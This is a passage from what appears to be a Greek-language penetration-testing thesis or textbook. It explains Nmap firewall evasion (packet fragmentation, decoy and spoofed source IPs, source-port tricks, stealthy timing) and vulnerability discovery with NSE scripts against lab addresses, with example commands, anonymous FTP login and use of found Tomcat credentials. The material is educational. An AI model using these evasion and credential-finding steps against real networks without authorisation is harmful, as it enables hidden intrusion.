σάρωση δε θα πρέπει να είναι μόνο ακριβής, αλλά και γρήγορη, γεγονός που καθιστά την προκαθορισμένη τιμή κατάλληλη.

7.9 Χρήση Δολωμάτων (Decoys) και Κατακερματισμός Πακέτων (Packet Fragmentation)

Τα firewalls αποτελούν ένα σημαντικό μηχανισμό ασφαλείας για τη διαχείριση και τον έλεγχο της κίνησης δεδομένων στα δίκτυα. Παρόλ' αυτά, υπάρχουν διάφορες μέθοδοι παράκαμψης αυτών των μέτρων ασφαλείας, οι οποίες προσφέρουν τη δυνατότητα στους επιτιθέμενους να εκμεταλλευτούν συγκεκριμένες αδυναμίες ή ανεπαρκείς ρυθμίσεις ενός συστήματος. Είναι αρκετά δύσκολο να βρεθούν οι κανόνες ενός firewall, και μέσω της σάρωσης, να γίνει παράκαμψή τους.

Μία από τις μεθόδους που χρησιμοποιούνται για την παράκαμψη των firewalls είναι η εκμετάλλευση φιλτραρίσματος των MAC διευθύνσεων, δηλάδη το firewall έχει ρυθμιστεί με τέτοιο τρόπο, ώστε μόνο συγκεκριμένες συσκευές, και με βάση τη MAC διεύθυνσή τους, να μπορούν να έχουν πρόσβαση στο σύστημα. Με αυτόν τον τρόπο, επιτρέπεται η πρόσβαση σε συγκεκριμένες θύρες και μόνο από εξουσιοδοτημένους χρήστες ή μηχανές, ενώ όλες οι άλλες θύρες μπλοκάρονται. Υπάρχει, όμως, η περίπτωση, για την παράκαμψη του συγκεκριμένου firewall, ένας επιτιθέμενος να επιχειρήσει να πλαστογραφήσει μία MAC διεύθυνση (MAC spoofing) με σκοπό να αποκτήσει πρόσβαση στο σύστημα ως εξουσιοδοτημένος χρήστης.

Άλλη μία μέθοδος για την παράκαμψη των firewalls είναι το φιλτράρισμα των διαφορετικών τύπων πακέτων. Ορισμένα firewalls διαμορφώνονται με σκοπό να μπλοκάρουν συγκεκριμένους τύπους πακέτων δεδομένων, όπως TCP, ICMP, ή UDP, ανάλογα με τον κίνδυνο που αντιπροσωπεύουν. Ένας επιτιθέμενος μπορεί να χρησιμοποιήσει τεχνικές, όπως το packet fragmentation (κατακερματισμός πακέτων) με σκοπό το πακέτο να διασπαστεί σε μικρότερα κομμάτια, καθιστώντας το δύσκολο για το firewall να μπορέσει να αναγνωρίσει και να μπλοκάρει τους τύπους δεδομένων που λαμβάνει.

Κάποια άλλα firewalls μπλοκάρουν μόνο συγκεκριμένες θύρες και επιτρέπουν κίνηση σε κάποιες άλλες. Σε αυτές τις περιπτώσεις, οι επιτιθέμενοι μπορούν να εκτελέσουν σάρωση θυρών (port scanning), με σκοπό να εντοπίσουν τις ανοιχτές, τις κλειστές και τις φιλτραρισμένες θύρες, και να προσαρμόσουν τις επιθέσεις τους στις ανοιχτές. Μία άλλη μέθοδος που χρησιμοποιούν οι επιτιθέμενοι για να παρακάμψουν το firewall στις συγκεκριμένες θύρες είναι η χρήση του πρωτοκόλλου ICMP tunnelling, όπου η κίνηση

των δεδομένων μεταφέρεται από ένα επιτρεπτό πρωτόκολλο, παρακάμπτοντας τις ρυθμίσεις του firewall.

Οι κανόνες των firewalls είναι οι εξής:

- *Allow (Επιτρέπω),* όπου επιτρέπεται ρητά η διέλευση επισκεψιμότητας που αντιστοιχεί στον κανόνα και, στη συνέχεια, απορρίπτει σιωπηρά κάθε άλλη κίνηση που δεν αντιστοιχεί στον κανόνα.
- *Bypass (Παράκαμψη),* όπου επιτρέπεται στην κίνηση να παρακάμψει τόσο το firewall, όσο και την ανάλυση της πρόληψης εισβολών. Αυτή η ρύθμιση χρησιμοποιείται κυρίως για πρωτόκολλα που καταναλώνουν πολλούς πόρους (όπως τα πρωτόκολλα έντασης πολυμέσων) ή για επισκεψιμότητα που προέρχεται από αξιόπιστες πηγές. Ένας κανόνας παράκαμψης μπορεί να βασίζεται σε IP, θύρα, κατεύθυνση κυκλοφορίας και πρωτόκολλο. Τα συμβάντα στους κανόνες παράκαμψης δεν καταγράφονται.
- *Deny (Απόρριψη),* όπου απορρίπτονται ρητά οι κινήσεις που ταιριάζουν με τον κανόνα, μπλοκάροντας την πρόσβαση.
- *Force Allow (Αναγκαστική Επέτρεψη),* όπου επιτρέπεται αναγκαστικά η κυκλοφορία που διαφορετικά θα απαγορευόταν από άλλους κανόνες. Η κυκλοφορία που επιτρέπεται από έναν τέτοιο κανόνα εξακολουθεί να υπόκειται σε ανάλυση απο το σύστημα πρόληψης εισβολών.
- *Log Only (Μόνο καταγραφή),* Καταγράφεται απλά η κίνηση και δεν πραγματοποιείται καμία άλλη ενέργεια, όπως επεξεργασία ή φιλτράρισμα.

Οι συνήθεις κανόνες που εφαρμόζονται κατά την αποδοχή της κίνησης που αντιστοιχεί στον κανόνα είναι:

- *ARP (Address Resolution Protocol):* Επιτρέπει την εισερχόμενη κίνηση ARP.
- *Ζητούμενες απαντήσεις TCP/UDP:* Διασφαλίζεται ότι ο κεντρικός υπολογιστής μπορεί να λαμβάνει απαντήσεις στα TCP και UDP μηνύματά του. Αυτό λειτουργεί σε συνδυασμό με τη διαμόρφωση κατάστασης UDP και TCP.
- *Ζητούμενες απαντήσεις ICMP:* Διασφαλίζεται ότι ο κεντρικός υπολογιστής μπορεί να λαμβάνει απαντήσεις στα ICMP μηνύματά του. Αυτό λειτουργεί σε συνδυασμό με τη διαμόρφωση κατάστασης ICMP.

Οι θύρες που είναι ασφαλισμένες από κάποιο firewall, κατά τη διαδικασία της σάρωσης η κατάστασή τους εμφανίζεται ως filtered/φιλτραρισμένες. Το Nmap, δηλαδή, αδυνατεί να κατανοήσει εάν μία θύρα είναι ανοιχτή ή κλειστή, λόγω της απόρριψης των πακέτων και της μη λήψης απάντησης.

Μία επιλογή για την παράκαμψη κάποιων από το firewall είναι το packet fragmentation (κατακερματισμός πακέτων), το οποίο, όπως αναφέρθηκε και προηγουμένως, διασπά τα πακέτα σε μικρότερα (διασπά την κεφαλίδα του TCP σε πολλά μικρά πακέτα), με σκοπό το firewall ή το IDS (Intrusion Detection System) να αδυνατεί να τα αναγνωρίσει αι να μπλοκάρει του τύπους πακέτων που λαμάνει. Αυτή η τεχνική μπορεί να πραγματοποιηθεί με το εργαλείο Nmap και την παράμετρο -f, σε συνδυασμό με την IP του στοχου. Το -f επιτρέπει στη ζητούμενη σάρωση να χρησιμοποιήσει μικρά κατακερματισμένα IP πακέτα, τα οποία θα διαχωριστούν σε οκτώ ή λιγότερα bytes (“sudo nmap -f 192.168.1.6”). Δηλαδή, αν για παράδειγμα το πακέτο έχει 24 bytes στην κεφαλίδα του TCP, θα διασπαστεί σε τρία διαφορετικά πακέτα των οκτώ bytes. Αν το -f χρησιμοποιηθεί δύο φορές στην ίδια εντολή, τότε το πακέτο διασπάται σε δεκαέξι bytes (“sudo nmap -f -f 192.168.1.6”). Αυτό όμως θα μπορούσε να δημιουργήσει πρόβλημα, καθώς κάποια προγράμματα αντιμετωπίζουν δυσκολίες στο να διαχειριστούν τόσο μικρού μεγέθους πακέτα. Για τη διάσπαση ενός πακέτου σε ακόμη μικρότερα πακέτα, χρησιμοποιείται η παράμετρος –mtu, η οποία είναι πιθανό να μην εμφανίσει αποτέλεσμα (“sudo nmap –mtu 192.168.1.6”). Είναι αξιοσημείωτο ότι ο διαχωρισμός πακέτων θα πρέπει να εκτελείται με αριθμούς που είναι πολλαπλάσιοι του οκτώ.

Για την παράκαμψη των firewalls, μία από τις πιο συνηθισμένες τεχνικές που χρησιμοποιείται είναι η τεχνική απόκρυψης της IP διεύθυνση/ταυτότητας του επιτιθέμενου ή του χρήστη που εκτελεί τη σάρωση, δημιουργώντας δολώματα/ψεύτικες διευθύνσεις IP (decoys). Η τεχνική αυτή δυσκολεύει την αναγνώριση της πραγματικής προέλευσης της σάρωσης από τα συστήματα καταγραφής ή τα εργαλεία ανίχνευσης εισβολών, καθώς οι ψεύτικες IP διευθύνσεις εμπλέκονται με την πραγματική. Αυτή η τεχνική μπορεί να πραγματοποιηθεί με το εργαλείο Nmap και την παράμετρο -D, όπου αυξάνεται η αποτελεσματικότητα της σάρωσης σε περιβάλλοντα όπου η απόκρυψη της πραγματικής ταυτότητας είναι κρίσιμη για την επιτυχία της επίθεσης, ενώ παράλληλα αυξάνει την πολυπλοκότητα της ανάλυσης από πλευράς στόχου.

Με την εφαρμογή Wireshark μπορεί ο στόχος να ελέξγει τις διάφορες IP διευθύνσεις που έχουν πρόσβαση στο σύστημά του. Η εντολή για την τεχνική απόκρυψης των IP διευθύνσεων γράφεται ως εξής “sudo nmap -D RND:5 192.168.1.7 -sS”, όπου -D η παράμετρος για την απόκρυψη και “RND:5” η χρήση των 5 διαφορετικών τυχαίων IP διευθύνσεων που θα χρησιμοποιηθούν για τη σάρωση του συστήματος στο στόχο, χωρίς να δημιουργήσουν «πλημμύρα» IP διευθύνσεων, με σκοπό να μη γίνει αντιληπτή η σάρωση στο σύστημα.

Για χρήση μη τυχαίων IP διευθύνσεων, ορίζονται στην εντολή από τον επιτιθέμενο οι IP διευθύνσεις που θα εμφανιστούν στο στόχο, μαζί με την πραγματική IP διεύθυνση, το

οποίο καθιστά δυσκολότερο την αναγνώριση της πραγματικής IP του επιτιθέμενου. Για παράδειγμα, θα μπορούσε να χρησιμοποιηθεί η εντολή “sudo nmap -D 192.168.1.2,192.168.1.5,192.168.1.15,ME 192.168.168.1.7”, όπου οι διευθύνσεις που εμφανίζονται είναι αρκετά παρόμοιες μεταξύ τους, καθώς όλες είναι τοπικές, και η διεύθυνση ΜΕ είναι η πραγματική IP διεύθυνση του υπολογιστή.

Για την ανάλυση ενός δικτύου ανοιχτού κώδικα, χρησιμοποιείται το ευρέως χρησιμοποιούμενο εργαλείο Wireshark, το οποίο καταγράφει και εμφανίζει τις λεπτομέρειες της κυκλοφορίες ενός δικτύου σε πραγματικό χρόνο. Είναι ιδιαίτερα χρήσιμο για την αντιμετώπιση προβλημάτων δικτύου, την ανάλυση πρωτοκόλλων δικτύου και τη διασφάλιση της ασφάλειας του δικτύου. Τα δίκτυα είναι σημαντικό να παρακολουθούνται για να διασφαλίζεται η ομαλή λειτουργία και η ασφάλειά τους.

Πέρα από την τεχνική όπου ο στόχος «πλημμυρίζεται» με IP διευθύνσεις, υπάρχει και η τεχνική της παραποίησης της IP διεύθυνσης του επιτιθέμενου η οποία αποστέλλει πακέτα, ομοίως με το εργαλείο Nmap και την παράμετρο -S. Έτσι, στην ανάλυση του δικτύου του στόχου θα εμφανίζεται μία παραποιημένη IP διεύθυνση, παραπλανόντας τον στόχο για την IP από όπου προέρχονται τα πακέτα και διευκολύνοντας την απόκρυψη του επιτιθέμενου. Με τη χρήση όμως της συγκεκριμένης εντολής τα απτελέσματα της σάρωσης εμφανίζονται στην «παραποιημένη» IP διεύθυνση και όχι στου επιτιθέμενου. Αυτό σημαίνει ότι αν ο επιτιθέμενος δε μπορεί να υποκλέψει τις απαντήσεις που αποστέλλονται στην πλαστογραφημένη IP (μέσω sniffing δικτύου ή άλλων μέσων), δε μπορεί ούτε να δει τα αποτελέσματα της σάρωσης. Για παράδειγμα, με την εντολή “sudo nmap -S 192.168.1.100 192.168.1.5”, η πρώτη IP διεύθυνση είναι η διεύθυνση που ο επιτιθέμενος επιθυμεί να εμφανιστεί στο χρήστη και η δεύτερη IP διεύθυνση είναι η διεύθυνση του στόχου.

Για να μην εμφανιστούν τα αποτελέσματα στην παραποιημένη διεύθυνση, δηλαδή η εμφάνιση των ενεργών και ανενεργών hosts, στο τέλος προστίθεται η παράμετρος -Pn, οπότε ο επιτιθέμενος υποθέτει ότι ο στόχος είναι ενεργός (παρακάμπτεται ο έλεγχος διαθεσιμότητας), καθώς δεν εμφανίζεται απάντηση (ping scan). Κανονικά, το Nmap εκτελεί έναν έλεγο για να διαπιστώσει την διαθεσιμότητα του στόχου (online) πριν ξεκινήσει να κάνει σάρωση των θυρών. Αυτό πραγματοποιείται στέλνοντας πακέτα ICMP, TCP ή άλλου τύπου (ping). Σε περίπτωση που ο στόχος δεν απαντήσει, το Nmap είναι πιθανό να τον θεωρήσει ανενεργό και να μη προσωρήσει σε σάρωση των θυρών. Η συγκεκριμένη παράμετρος είναι ιδιαίτερα χρήσιμη εάν τα firewalls ή άλλα συστήματα ασφαλείας μπλοκάρουν τις απαντήσεις ping και θέτουν το στόχο ανενεργό, ενώ στην πραγματικότητα είναι ενεργός.

Μπορεί, επίσης, με το εργαλείο Nmap να προστεθεί η παράμετρος -e, η οποία καθορίζει ποια διεπαφή δικτύου (network interface) θα χρησιμοποιηθεί κατά τη σάρωση (π.χ. -e eth0). Αυτή η δυνατότητα χρησιμοποιείται κυρίως σε συτήματα με πολλαπλές δικτυακές κάρτες ή συνδέσει, καθώς επιτρέπει την επιλογή συγκεκριμένης διεπαφής μέσω της οποίας θα πραγματοποιηθεί η σάρωση. Έτσι η πραγματική διαδρομή που θα επέλεγε αυτόματα το λειτουργικό σύστημα παρακάμπτεται.

Τέλος, μία αρκετά χρήσιμη παράμετρος για αποφυγή firewalls για το εργαλείο Nmap είναι η -g, με την οποία ορίζεται ένας συγκεκριμένος αριθμός θύρας ως πηγή (source port) για τη σάρωση, η οποία θα χρησιμοποιηθεί ως προέλευση των πακέτψν που στέλονται στο στόχο. Για παράδειγμα, εάν ο στόχος επιτρέπει τη διέλευση πακέτων μόνο από τις θύρες 53 (DNS) και 80 (HTTP), η παράμετρος -g κάνει τα πακέτα να φαίνονται ότι προέρχονται από αυτές τις θύρες, αυξάνοντας τις πιθανότητες να περάσουν μέσα από το firewall. Επίσης, ορισμένα συστήματα εντοπισμού και πρόληψης (IPS/IDS) δεν μπορούν να ανιχνεύσουν αν τα πακέτα προέρχονται από ασφαλείς θύρες.

Η ταχύτητα και η επιθετικότητα της σάρωσης μπορεί να καθορστεί από την παράμετρο -T. Η επιλογή των κατάλληλων τιμών μπορεί μερικές φορές να πάρει περισσότερο χρόνο από τη σάρωση, οπότε μία απλούστερη προσέγγιση του Nmap, η οποία διαθέτει έξι πρότυπα χρόνου, είναι το Timing Template.

0. Η πρώτη ρύθμιση είναι η *-T0 (Paranoid),* η οποία είναι η πιο αργή και στέλνει ένα πακέτο κάθε 5 λεπτά, με σκοπό την αποφυγή της ανίχνευση από συστήματα ασφαλείας. Εν ολίγοις, πραγματοποιεί εξαιρετικά προσεκτικές σαρώσεις.

1. Η δεύτερη ρύθμιση είναι η *-T1 (Sneaky),* η οποία κάνει μία γρηγορότερη σάρωση αλλά παραμένει ακόμη αργή και αποφεύγει την ανίχνευση από συστήματα ασφαλείας.

2. Η τρίτη ρύθμιση είναι η *-T2 (Polite),* η οποία χρησιμοποιείται κυρίως σε ευαίσθητα δίκτυα, καθώς διαθέτει χαμηλή ταχύτητα με σκοπό τη μείωση της επίδρασης στι δίκτυο και την αποφυγή συμφόρησης.

3. Η τέταρτη ρύθμιση είναι η *-T3 (Normal),* η οποία είναι και η προεπιλεγμένη ρύθμιση για την ταχύτητα, καθώς διαθέτει καλή ισορροπία μεταξύ ταχύτητας και απόδοσης.

4. Η πέμπτη ρύθμιση είναι η *-T4 (Aggressive),* η οποία εκτελεί αρκετά γρήγρη σάρωση και χρησιμοποιείται κυρίως σε γρήγορα και αξιόπιστα δίκτυα.

5. Η έκτη και πιο γρήγορη και επιθετική ρύθμιση είναι η *-T5 (Insane),* η οποία χρησιμοποιείται σε δίκτυα με υψηλό εύρος ζώνης και αξιοπιστία, αλλά μπορεί εύκολα να εντοπιστεί από συστήματα ασφαλείας ή να δημιουργήσει προβλήματα στο δίκτυο.

8. ΑΝΑΛΥΣΗ ΕΥΠΑΘΕΙΩΝ

8.1 Εύρεση Ευπαθειών με Nmap Scripting Engine

Ένα από τα πιο ευέλικτα και ισχυρά εργαλεία για την ανάλυση ευπαθειών (vulnerability analysis) είναι το Nmap Scripting Engine (NSE), το οποίο ανήκει στο Nmap. Επιτρέπει στους χρήστες να γράφουν (και να μοιράζονται) απλά σενάρια (χρησιμοποιώντας τη γλώσσα προγραμματισμού Lua) για την αυτοματοποίηση μιας μεγάλης ποικιλίας εργασιών δικτύωσης, οι οποίες εκτελούνται ταχύτατα και αποτελεσματικά.

Οι χρήστες μπορούν να βασιστούν στο αυξανόμενο και ποικίλο σύνολο σεναρίων που διανέμονται με το Nmap ή να γράψουν τα δικά τους για να καλύψουν προσαρμοσμένες ανάγκες. Το NSE είνα δυνατό να χρησιμοποιηθεί ακόμη και για εκμετάλλευση ευπαθειών. Τα Nmap Scripts χρησιμοποιούνται για να σαρώνουν διαφορετικές ευπάθειες σε υπηρεσίες, να εκτελούν brute-force επιθέσεις, να ανιχνεύουν κακόβουλο λογισμικό στο σύστημα στόχο, να συλλέγει ακόμη περισσότερες πληροφορίες για τη βάση δεδομένων και άλλες δικτυακές υπηρεσίες.

Το Nmap για τον έλεγχο ευπαθειών παρέχει γρήγορη συλλογή πληροφοριών για ανοιχτές θύρες και υπηρεσίες, γεγονός που τίθεται κρίσιμο για τον εντοπισμό και την ανάλυση ευπαθειών στο σύστημα στόχο, ενώ παράλληλα είναι ευέλτικο και παραμετροποιήσιμο, διαθέτοντας αρκετές επιλογές στο χρήστη να εστιάσει σε συγεκριμένες ευπάθειες και υπηρεσίες. Επιπροσθέτως, με τα NSE Scripts αναγνωρίζονται και αναφέρονται ευπάθειες, χωρίς περαιτέρω ενέργειες και εντολές, συνδυάζοντας σάρωση και ανάλυση σε μία μόνο διαδικασία.

Βοήθεια για τις χρήσεις του NSE παρέχεται στην ιστοσελίδα του nmap https://nmap.org/book/nse-usage.html . Για να αντικατοπτρίζονται αυτές οι διαφορετικές χρήσεις και για να απλοποιηθεί η επιλογή των σεναρίων που θα εκτελεστούν, κάθε σενάριο περιέχει ένα πεδίο που το συσχετίζει με μία ή περισσότερες κατηγορίες. Οι επί του παρόντος καθορισμένες κατηγορίες είναι οι auth, broadcast, brute, default, discovery, dos, exploit, external, fuzzer, intrusive, malware, safe, version και vuln. Είναι πιθανό αυτές οι κατηγορίες να διασπώνται σε ακόμη μικρότερες κατηγορίες.

Έστω ότι ο επιτιθέμενος επιθυμεί να αξιοποιήσει τις δυνατότητες της κατηγορίας auth, η οποία περιέχει σενάρια που κύριο μέλημά τους είναι να βρουν διαπιστευτήρια

ελέγχου ταυτότητας (ή να τα παρακάμψουν) στο σύστημα στόχο. Τα σενάρια για επιθέσεις brute-force για τον προσδιορισμό των διαπιστευτηρίων βρίσκονται στην κατηγορία brute. Για τη χρήση της κατηγορίας auth στο σύστημα στόχο χρησιμοποιείται η εντολή “sudo nmap –script auth 192.168.1.6 -sS”, όπου το “—script auth” είναι για τη χρήση της κατηγορίας auth στο σύστημα του στόχου με IP διεύθυνση 192.168.1.6 και το “-sS” θα εκτελέσει σάρωση SYN. Στα αποτελέσματα εμφανίζονται πιθανώς οι συνδέσεις που επιτρέπονται (πχ. Anonymous FTP login allowed), οι αυθεντικοποιήσεις/υπηρεσίες που χρησιμοποιούνται (πχ. SSH, FTP), κάποια στοιχεία για τη θύρα SQL (πχ. αν ο λογαριασμός διαχειριστή διαθέτει κενό κωδικό σύνδεσης), διαπιστευτήρια και πληροφορίες για τον Tomcat Server και τις θύρες όπου εκτελείται η συγκεκριμένη υπηρεσία (στο Firefox με πληκτρολόγηση της IP και τη θύρα μας εμφανίζονται διάφορες πληροφορίες για την υπηρεσία Tomcat “192.168.1.6:8180”) και άλλα.

Με τα διαπιστευτήρια που βρέθηκαν για την υπηρεσία Tomcat, υπάρχει η δυνατότητα σύνδεσης στην ιστοσελίδα με τα στοιχεία που βρέθηκαν κατά τη διαδικασία της ανάλυσης ευπαθειών. Έτσι, ο επιτιθέμενος μπορεί να συνδεθεί στη σελίδα διαχειριστή του Tomcat Server.

Με το αποτέλεσμα “Anonymous FTP login allowed”, ο επιτιθέμενος μπορεί να συνδεθεί με το στόχο χρησιμοποιώντας ftp και τη διεύθυνσή IP του στόχου (ftp 192.168.1.6), δίνοντας τυχαίο κωδικό και έπειτα, με το “help” μπορεί να ελέγξει τι υπάρχει διαθέσιμο μέσα στον ftp server του στόχου.

Πέρα από την κατηγορία auth, υπάρχει η δυνατότητα ο επιτιθέμενος να ελέγξει εάν ο στόχος έχει μολυνθεί από κακόβουλο λογισμικό ή έχουν εγκατασταθεί σε αυτόν backdoors. Αυτό μπορεί να επιτευχθεί με την κατηγορία malware, η οποία διαθέτει το smtp-strangeport για παρακολούθηση διακομιστών SMTP που εκτελούνται σε ασυνήθιστους αριθμούς θυρών και το auth-spoof, το οποίο εντοπίζει ταυτοποιημένες πλαστογραφίες που παρέχουν μία ψεύτικη απάντησει πριν καν λάβουν ένα ερώτημα. Αυτές οι δύο συμπεριφορές συνήθως συνδέονται με μολύνσεις από κακόβουλο λογισμικό. Για τη χρήση αυτής της κατηογορίας εκτελείται η εντολή “sudo nmap –script malware 192.168.1.6 -sS -F”, όπου με το malware ελέγχεται το κακόβουλο λογισμικό και με το -F, εκτελείται γρηγορότερη σάρωση, αφού σαρώνονται μόνο οι 100 πιο γνωστές θύρες.

Πίνακας Κατηγοριών Σεναρίων

Auth	Ασχολούνται με τα διαπιστευτήρια ελέγχου ταυτότητας (ή την παράκαμψή τους) στο σύστημα. Τα παραδείγματα περιλαμβάνουν x11-access, ftp-anon

	και oracle-enum-users.
broadcast	Συνήθως ανακαλύπτουν κεντρικούς υπολογιστές που δεν αναφέρονται στη γραμμή εντολών με μετάδοση στο τοπικό δίκτυο. Το όρισμα newtargets επιτρέπει σε αυτά τα σενάρια να προσθέτουν αυτόματα τους κεντρικούς υπολογιστές που ανακαλύπτουν στην ουρά σάρωσης Nmap.
brute	Χρησιμοποιούν επιθέσεις brute-force για να μαντέψουν τα διαπιστευτήρια ελέγχου ταυτότητας ενός απομακρυσμένου διακομιστή. Το Nmap περιέχει σενάρια για brute-forcing για δεκάδες πρωτόκολλα, συμπεριλαμβανομένων των http-brute, oracle-brute, snmp-brute, κτλ.
default	Προεπιλεγμένο σύνολο που εκτελείται κατά τη χρήση των επιλογών -sC ή -A αντί για λίστα σεναρίων με –script. Αυτή η κατηγορία μπορεί επίσης α καθοριστεί ρητά όπως κάθε άλλη χρησιμοποιώντας –script=default. Πολλοί παράγοντες λαμβάνονται υπόψη για να αποφασιστεί εάν ένα σενάριο πρέπει να εκτελεστεί με το default: • Ταχύτητα : Μία προεπιλεγμένη σάρωση πρέπει να ολοκληρωθεί γρήγορα, οπότε αποκλείονται οι επιθέσεις brute-force και οποιαδήποτε άλλα σενάρια μπορεί να χρειαστούν λεπτά ή ώρες για να σαρωθεί μία μεμονωμένη υπηρεσία. • Χρησιμότητα : Οι προεπιλεγμένες σαρώσεις πρέπει να παράγουν πολύτιμες και εφαρμόσιμες πληροφορίες. Είναι κρίσιμο τα αποτελέσματα να είναι κατανοητά και χρήσιμα για τον μέσο επαγγελματία δικτύωσης ή ασφάλειας, προκειμένου να μπορούν να αξιοποιηθούν με αποτελεσματικό τρόπο. • Πληροφορίες που εμφανίζονται κατά τη σάρωση : Η έξοδος Nmap χρησιμοποιείται για πολλούς σκοπούς, οπότε πρέπει να είναι ευανάγνωση και συνοπτική. Ένα σενάριο που παράγει συχνά σελίδες γεμάτες με αποτελέσματα δεν πρέπει να προστίθεται στην προεπιλεγμένη κατηγορία. Όταν δεν υπάρχουν σημαντικές πληροφορίες για αναφορά, τα σενάρια NSE (ιδιαίτερα τα προεπιλεγμένα) δεν πρέπει να επιστρέφουν τίποτα. • Αξιοπιστία : Πολλά σενάρια χρησιμοποιούν ευρετικές μεθόδους και ασαφή αντιστοίχιση για να καταλήξουν σε συμπεράσματα σχετικά με τον κεντρικό υπολογιστή ή την υπηρεσία – στόχο. Παραδείγματα περιλαμβάνουν ανίχνευση sniffer και sql-injection. Εάν το σενάριο δίνει συχνά λανθασμένα αποτελέσματα, τότε δε μπορεί να ανήκει στην κατηγορία default, καθώς μπορεί να μπερδέψει ή να παραπλανήσει τους περιστασιακούς χρήστες. Οι χρήστες που καθορίζουν απευθείας ένα σενάριο ή μία κατηγορία είναι γενικώς πιο έμπειροι και πιθανότατα γνωρίζουν πώς λειτουργεί το σενάριο ή τουλάχιστον πού μπορούν να βρουν την τεκμηρίωσή του. • Επεμβατικότητα : Ορισμένα σενάρια είναι πολύ παρεμβατικά επειδή

	χρησιμοποιούν σημαντικούς πόρους στο απομακρυσμένο σύστημα και είναι πιθανό να καταστρέψουν το σύστημα ή την υπηρεσία ή να εκληφθούν ως επίθεση από τους απομακρυσμένους διαχειριστές. Όσο πιο παρεμβατικό είναι ένα σενάριο, τόσο λιγότερο κατάλληλο είναι για την κατηγορία default. Τα default σενάρια ανήκουν σχεδόν πάντα στην ασφαλή κατηγορία, αν και περιστασιακά τα ελαφρώς παρεμβατικά σενάρια επιτρέπονται και είναι χρήσιμα στους άλλους παράγοντες. • Ιδιωτικότητα : Ορισμένα σενάρια, ιδιαίτερα αυτά της κατηγορίας external, αποκαλύπτουν πληροφορίες. Για παράδειγμα, το σενάριο whois πρέπει να αποκαλύψει τη διεύθυνση IP στόχου στα τοπικά μητρώα whois. Έχει, επίσης, εξεταστεί η προσθήκη σεναρίων που ελέγχουν τα αποτυπώματα του στόχου SSH και SSL σε αδύναμες βάσεις δεδομένων στο Διαδίκτυο. Όσο πιο όμοιο είναι το σενάριο σε penetration test, τόσο λιγότερο κατάλληλο για συμπερίληψη στην κατηγορία default. Δεν υπάρχουν ακριβή όρια για καθένα από τα παραπάνω κριτήρια και πολλά από αυτά θεωρούνται υποκειμενικά. Όλοι αυτοί οι παράγοντες λαμβάνονται υπόψη κατά τη λήψη απόφασης για την προώθηση ενός σεναρίου στη default κατηγορία. Μερικά προεπιλεγμένα σενάρια είναι identd-owners (καθορίζει το όνομα χρήστη με το οποίο εκτελούνται απομακρυσμένες υπηρεσίες χρησιμοποιώντας το identd), http-auth (αποκτά έλεγχο ταυτότητας και πεδίο ιστοτόπωμ που απαιτούν έλεγχο ταυτότητας) και ftp-anon (ελέγχει εάν ένας διακομιστής FTP επιτρέπει ανώνυμη πρόσβαση).
discovery	Αυτά τα σενάρια προσπαθούν να ανακαλύψουν ενεργά περισσότερα για το δίκτυο υποβάλλοντας ερωτήματα σε δημόσια μητρώα, συσκευές με δυνατότητα SNMP, υπηρεσίες καταλόγου κτλ. Παραδείγματα περιλαμβάνουν το html-title (λαμβάνει τον τίτλο της διαδρομής ρίζας των τοποθεσιών web), το smb-enum-share (αριθμεί κοινόχρηστα στοιχεία των Windows) και το snmp-sysdescr (εξάγει τις λεπτομέρειες του συστήματος μέσω SNMP).
Dos	Τα σεναρια σε αυτήν την κατηγορία ενδέχεται να προκαλέσουν άρνηση υπηρεσίας (DOS). Μερικές φορές αυτό γίνεται για να δοκιμαστεί η ευπάθεια σε μία μέθοδο άρνησης υπηρεσίας. Αυτές οι δοκιμές μερικές φορές διακόπτουν τις ευάλωτες υπηρεσίες.
exploit	Αυτά τα σενάρια στοχεύουν στην ενεργή εκμετάλλευση κάποιων ευπαθειών. Τα παραδείγματα περιλαμβάνουν jdwp-exec και http-shellshock.
external	Τα σενάρια αυτής της κατηγορίας ενδέχεται να αποστέλλουν δεδομένα σε βάση δεδομένων τρίτου μέρους ή άλλο πόρο δικτύου. Ένα παράδειγμα αυτού είναι το whois-ip, το οποίο κάνει μία σύνδεση με διακομιστές whois για να λάβε τη διεύθυνση του στόχου. Υπάρχει πάντα η πιθανότητα οι χειριστές της βάσης δεδομένων τρίτων να καταγράφουν οποιαδήποτε

	συνομιλία στο σύστημα του στόχου, λαμβάνοντας τις IP διευθύνσεις του στόχου και των συμμετεχόντων. Τα περισσότερα σενάρια περιλαμβάνουν κίνηση αυστηρά μεταξύ του υπολογιστή σάρωσης και του πελάτη.
fuzzer	Αυτή η κατηγορία περιέχει σενάρια που έχουν σχεδιαστεί για να στέλνουν απροσδόκητα ή τυχαία πεδία λογισμικού διακομιστή σε κάθε πακέτο. Ενά αυτή η τεχνική μπορεί να είναι χρήσιμη για την εύρεση μη ανακαλυφθέντων σφαλμάτων και τρωτών σημείων στο λογισμικό, είναι αρκετά αργή διαδικασία. Ένα παράδειγμα σεναρίου σε αυτήν την κατηγορία είναι το dns-fuzz, το οποίο βομβαρδίζει έναν διακομιστή DNS με ελαφρώς ελαττωματικά αιτήματα τομέα έως ότου ο διακομιστής διακοπεί ή λήξει ένα χρονικό περιθώριο που έχει καθοριστεί από τον χρήστη.
intrusive	Αυτά τα σενάρια δεν ταξινομούνται στην ασφαλή κατηγορία, επειδή οι κίνδυνοι είναι αρκετά μεγάλοι ώστε να καταρρεύσει το σύστημα προορισμού, να καταναλώσουν σημαντικούς πόρους στον κεντρικό υπολογιστή-στόχο (όπως το εύρος ζώνης ή ο χρόνος CPU) ή να θεωρηθούν με άλλο τρόπο ως κακόβουλοι από τους διαχειριστές συστήματος του στόχου. Παραδείγματα είναι το http-open-proxy (που επιχειρεί να χρησιμοποιήσει τον διακομιστή προορισμού ως διακομιστή μεσολάβησης HTTP) και το snmp-brute (το οποίο προσπαθεί να μαντέψει τη συμβολοσειρά της κοινότητας SNMP μιας συσκευής στέλνοντας κοινές τιμές, όπως δημόσια, ιδιωτική και cisco). Σε περίπτωση που ένα σενάριο ανήκει στην κατηγορία ειδικής έκδοσης, θα πρέπει να κατηγοριοποιηθεί ως ασφαλές ή παρεμβατικό.
